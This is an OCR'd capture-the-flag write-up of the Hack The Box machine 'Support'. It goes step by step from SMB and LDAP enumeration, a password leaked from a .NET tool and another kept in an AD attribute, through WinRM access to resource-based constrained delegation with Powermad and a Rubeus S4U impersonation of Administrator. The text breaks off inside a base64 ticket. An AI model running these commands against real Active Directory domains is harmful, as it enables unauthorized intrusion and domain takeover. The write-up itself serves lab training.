
Máquina Support



https://app.hackthebox.com/machines/Support

Reconnaissance

SHELL

```
❯ nmap -p- --open -sSCV --min-rate 5000 -n -Pn 10.10.11.174 -oN scan1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 15:52 CEST
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.68% done; ETC: 15:53 (0:00:14 remaining)
Nmap scan report for 10.10.11.174
Host is up (0.042s latency).
Not shown: 65516 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-02 13:52:49Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-
```

```
Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-
Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49686/tcp open  msrpc         Microsoft Windows RPC
49699/tcp open  msrpc         Microsoft Windows RPC
49737/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-06-02T13:53:42
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.07 seconds
```

Nmap report us a bunch of ports and services running. We confirm that this is AD. What we can do before go further is add the next domains to */etc/hosts*

SHELL

```
❯ cat /etc/hosts
─────┬──────────────────────────────────────────────────────────────────────────
     │ File: /etc/hosts
─────┼──────────────────────────────────────────────────────────────────────────
   1 │ # Static table lookup for hostnames.
   2 │ # See hosts(5) for details.
   3 │
   4 │ 127.0.0.1 localhost
   5 │ ::1 localhost
   6 │
   7 │ 10.10.11.174 dc dc.support.htb support.htb
   8 │
```

Now we can attempt to get shares from SMB. I didn't get nothing at first because I was not using a non-existing user bruh

```shell
❯ nxc smb 10.10.11.174 -u 'test' -p '' --shares
SMB         10.10.11.174    445    DC              [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.174    445    DC              [+] support.htb\test: (Guest)
SMB         10.10.11.174    445    DC              [*] Enumerated shares
SMB         10.10.11.174    445    DC              Share           Permissions     Remark
SMB         10.10.11.174    445    DC              -----           -----------     ------
SMB         10.10.11.174    445    DC              ADMIN$                          Remote Admin
SMB         10.10.11.174    445    DC              C$                              Default share
SMB         10.10.11.174    445    DC              IPC$            READ            Remote IPC
SMB         10.10.11.174    445    DC              NETLOGON                        Logon server share
SMB         10.10.11.174    445    DC              support-tools   READ            support staff tools
SMB         10.10.11.174    445    DC              SYSVOL                          Logon server share
```

`netxec` report us this bunch of shares, for now we can start with *support-tools*

```shell
❯ smbmap -u test -H 10.10.11.174 -r support-tools

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/  \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 10.10.11.174:445    Name: support.htb0          Status: Authenticated
    Disk                                                    Permissions Comment
    ----                                                    ----------- -------
    ADMIN$                                                  NO ACCESS   Remote Admin
    C$                                                      NO ACCESS   Default share
    IPC$                                                    READ ONLY   Remote IPC
    NETLOGON                                                NO ACCESS   Logon server share
    support-tools                                           READ ONLY   support staff tools
    ./support-tools
    dr--r--r--                0 Wed Jul 20 19:01:06 2022 .
    dr--r--r--                0 Sat May 28 13:18:25 2022 ..
    fr--r--r--          2880728 Sat May 28 13:19:19 2022 7-ZipPortable_21.07.paf.exe
    fr--r--r--          5439245 Sat May 28 13:19:55 2022 npp.8.4.1.portable.x64.zip
    fr--r--r--          1273576 Sat May 28 13:20:06 2022 putty.exe
```

```
fr--r--r--      48102161 Sat May 28 13:19:31 2022  SysinternalsSuite.zip
fr--r--r--        277499 Wed Jul 20 19:01:07 2022 UserInfo.exe.zip
fr--r--r--         79171 Sat May 28 13:20:17 2022 windirstat1_1_2_setup.exe
fr--r--r--      44398000 Sat May 28 13:19:43 2022  WiresharkPortable64_3.6.5.paf.exe
SYSVOL                                NO ACCESS  Logon server share
[*] Closed 1 connections
```

The unique file which is unknown is *UserInfo.exe* so lets download it

```
SHELL

❯ ls
 CommandLineParser.dll                          System.Memory.dll
 Microsoft.Bcl.AsyncInterfaces.dll              System.Numerics.Vectors.dll
 Microsoft.Extensions.DependencyInjection.Abstractions.dll  System.Runtime.CompilerServices.Unsafe.dll
 Microsoft.Extensions.DependencyInjection.dll   System.Threading.Tasks.Extensions.dll
 Microsoft.Extensions.Logging.Abstractions.dll  UserInfo.exe
 System.Buffers.dll                             UserInfo.exe.config
❯ file UserInfo.exe
UserInfo.exe: PE32 executable for MS Windows 6.00 (console), Intel i386 Mono/.Net assembly, 3 sections
```

Explotation

After unzip it, we can execute it in Linux if we have `wine` installer

```
SHELL

❯ ./UserInfo.exe -v find -first test
0128:fixme:mscoree:parse_supported_runtime sku=L".NETFramework,Version=v4.8" not implemented
0128:fixme:mscoree:parse_supported_runtime sku=L".NETFramework,Version=v4.8" not implemented
0128:fixme:ntdll:NtQuerySystemInformation info_class SYSTEM_PERFORMANCE_INFORMATION
[*] LDAP query to use: (givenName=test)
[-] Exception: No Such Object
```


Apparently this is doing a LDAP query so we can use Wireshark to see the traffic and I find a user and their password


```
SHELL
nxc smb 10.10.11.174 -u /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt -p
'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
SMB         10.10.11.174    445    DC              [*] Windows Server 2022 Build 20348 x64 (name:DC)
(domain:support.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.174    445    DC              [+] support.htb\root:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
(Guest)
```

what we can do now is use `bloodhound` and add the JSONs it's generated

```
SHELL
❯ /usr/bin/bloodhound-python --dns-tcp -ns 10.10.11.174 -d support.htb -u 'ldap' -p
'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: support.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Found 21 users
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 53 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: Management.support.htb
INFO: Querying computer: dc.support.htb
INFO: Done in 00M 04S
```

We can see the user *support* but not more information. One thing I didn't do is use `ldapsearch`



SHELL

```
ldapsearch -H ldap://support.htb -D ldap@support.htb -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "dc=support,dc=htb" "*" > ldap
```

```
# support, users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 12630
company: support
streetAddress: Skipper Bowles Dr
name: support
objectGUID:: CqM5MfoxMEWepIBTs5an8Q==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
```

After using it, I apparently found the password for the user *support* which I justly found reciently using `bloodhound`. We can use `netxec` in order to know if we can use this user log using `evilwinrm`

```
SHELL

❯ nxc winrm 10.10.11.174 -u support -p 'Ironside47pleasure40Watchful'
WINRM       10.10.11.174    5985   DC               [*] Windows Server 2022 Build 20348 (name:DC)
(domain:support.htb)
WINRM       10.10.11.174    5985   DC               [+] support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)
```

We can!

```
SHELL

evil-winrm -u support -p 'Ironside47pleasure40Watchful' -i support.htb
```

```
SHELL


*Evil-WinRM* PS C:\Users\support\Desktop> net group

Group Accounts for \\

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
```

```
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
*Shared Support Accounts
The command completed with one or more errors.
```


Privilage Escalation

Once in we can upload `SharpHound.exe` and then download the zip it has generated to get more information about the system

```
PS C:\Windows\Temp> upload SharpHound.exe
```

```
SHELL
download 20250602235520_BloodHound.zip
```

Once we get the zip we upload it to `bloodhound` and we can realise that we hace the GenericAll permision again the DC and `bloodhound` give us the instructions to abuse it.



The steps I followed were:

```
upload Powermad.ps1
```

```
*Evil-WinRM* PS C:\programdata> New-MachineAccount -MachineAccount TEST -Password $(ConvertTo-SecureString '123456' -AsPlainText -Force)
[+] Machine account TEST added
```

```
*Evil-WinRM* PS C:\Users\support\Desktop> New-MachineAccount -MachineAccount TEST -Password $(ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose
Verbose: [+] Domain Controller = dc.support.htb
Verbose: [+] Domain = support.htb
Verbose: [+] SAMAccountName = SERVICEA$
Verbose: [+] Distinguished Name = CN=SERVICEA,CN=Computers,DC=support,DC=htb
[+] Machine account SERVICEA added
```

```
upload PowerView.ps1
```

```
*Evil-WinRM* PS C:\Users\support\Desktop> Import-Module .\PowerView.ps1
```

```
*Evil-WinRM* PS C:\programdata> Get-ADComputer -identity TEST


DistinguishedName : CN=TEST,CN=Computers,DC=support,DC=htb
DNSHostName       : TEST.support.htb
Enabled           : True
Name              : TEST
ObjectClass       : computer
ObjectGUID        : 9a405753-3a07-4c2f-9ed5-c065c83ecbda
SamAccountName    : TEST$
SID               : S-1-5-21-1677581083-3380853377-188903654-5608
UserPrincipalName :
```

```
*Evil-WinRM* PS C:\programdata> Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount
TEST$
```

```
*Evil-WinRM* PS C:\programdata> Get-ADComputer -Identity DC -Properties
PrincipalsAllowedToDelegateToAccount


DistinguishedName                  : CN=DC,OU=Domain Controllers,DC=support,DC=htb
DNSHostName                        : dc.support.htb
Enabled                            : True
Name                               : DC
ObjectClass                        : computer
ObjectGUID                         : afa13f1c-0399-4f7e-863f-e9c3b94c4127
PrincipalsAllowedToDelegateToAccount : {CN=TEST,CN=Computers,DC=support,DC=htb}
SamAccountName                     : DC$
SID                                : S-1-5-21-1677581083-3380853377-188903654-1000
UserPrincipalName                  :
```

```
*Evil-WinRM* PS C:\programdata> .\Rubeus.exe hash /password:123456 /user:TEST$ /domain:support.htb


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Calculate Password Hash(es)
```

```
[*] Input password           : 123456
[*] Input username           : TEST$
[*] Input domain             : support.htb
[*] Salt                     : SUPPORT.HTBhosttest.support.htb
[*]       rc4_hmac           : 32ED87BDB5FDC5E9CBA88547376818D4
[*]       aes128_cts_hmac_sha1 : 49B25CBE10BC12C2ADBF9FB58650D9A7
[*]       aes256_cts_hmac_sha1 :
3EFC4D9F6BC4B0CF4DE28D72526E09C6F8BF017EFA4F86C8A732711C7D9EC512
[*]       des_cbc_md5        : 15BFBAFB94FE6BB5
```

```
*Evil-WinRM* PS C:\programdata> ./Rubeus.exe s4u /user:TEST$
/rc4:32ED87BDB5FDC5E9CBA88547376818D4 /impersonateuser:Administrator /msdsspn:cifs/dc.support.htb
/domain:support.htb /ptt


   _______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: S4U

[*] Using rc4_hmac hash: 32ED87BDB5FDC5E9CBA88547376818D4
[*] Building AS-REQ (w/ preauth) for: 'support.htb\TEST$'
[*] Using domain controller: ::1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFRjCCBUKgAwIBBaEDAgEWooIEYTCCBF1hggRZMIIEVaADAgEFoQ0bC1NVUFBPUlQuSFRCoiAwHqAD

AgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0YqOCBBswggQXoAMCARKhAwIBAqKCBAkEggQFC1+XlMDl
    r954+AsaBmw9loHAEe0PQExY4uurFShiW77BhEuoYR50qErcsHnt2+X44WYGncvem1o1V6f6XF96DzMV
    m7MbLUQ23j0nyKtRzFVjLyB/qjdjEK0RMUS5ZdpNPErjgdzUX9vwiT5MlRkYqNLQhzowegAE0Brof4pJ
    pWBeXtYGw5KF/8fQZucCjZcuY8fCfJoipYbJUsrBgmcR1FZlhuJWLpJ4MWHoW2ryRbIb9xQN0RoVs7fN
    JflZPQmtKM8Q3TxPBoECDpUxA6RpRDPld/H3bTNGRVdlfgorm63Gocdkt/rvql8JhU1cCyfeR9sPBIAb
    WeknsMq5qjbaFworHef9A8cJf5GcG0+qZ/T73+Zm+hojF1xSzYT8Ig44aF5OyIdU6JF6AEWMjjqXG92E
    hTI7UFQ9hB2utbkJ3be39mLAkjxrOzUhhdp7JYa8kelmf5aQGoUdvdJNZq/nXx3HupZR0rLm2N4SV93e
    IaYMD7X0Gi96QKlSJisaFpuvOBK7eSA8Gsg0jpUXmxM5n8h57b9umX9PoznppfVoONhkQLEjyAu8AlUO
    cBQKNgVxWwrdRiKIaEkyVFNTitHzmejgoa07u0SXAO+1ZKiQl+OixuxqBmN5mUHX9pJ4J8jaqL6nZmCO
    yrv7ITK1GOAmFrqQpZrDatWA/FLkRFf7QHJWaEqKUZ/I7ZAmybxsy8s8g1Ac5di/Ef76A7Eu02GXNPbb
    QQaUcVXXaNX59nHKkfzkuxL4z2bqhyCbYs9Q4BWoDAsNiLltnFDe7r47UVebv1eas7wzr5qUjTtFANu5
    lBCev7Ef9NcW+2oAbXrk06171y67sKed38Wm3fg9U6E5tEQenBXvFT8Q3vQJC2gHDzFMAXBaMo5/tcxr
    TzZLo6aJqtoltQUuu/QtB7j1arZf5ob5xrIp6XaMT1VdBAbM/BP8C4ksH97DzFH1I2YH4Rxp7hFNDxMu
    paY2XrKK/8GqppLO/GmN+t0Ezdy0TjBi5Rs2TP7YbvdYuK/x8F5nwTN62s13uiopsCOM8+/ixzU5kxPy
```

```
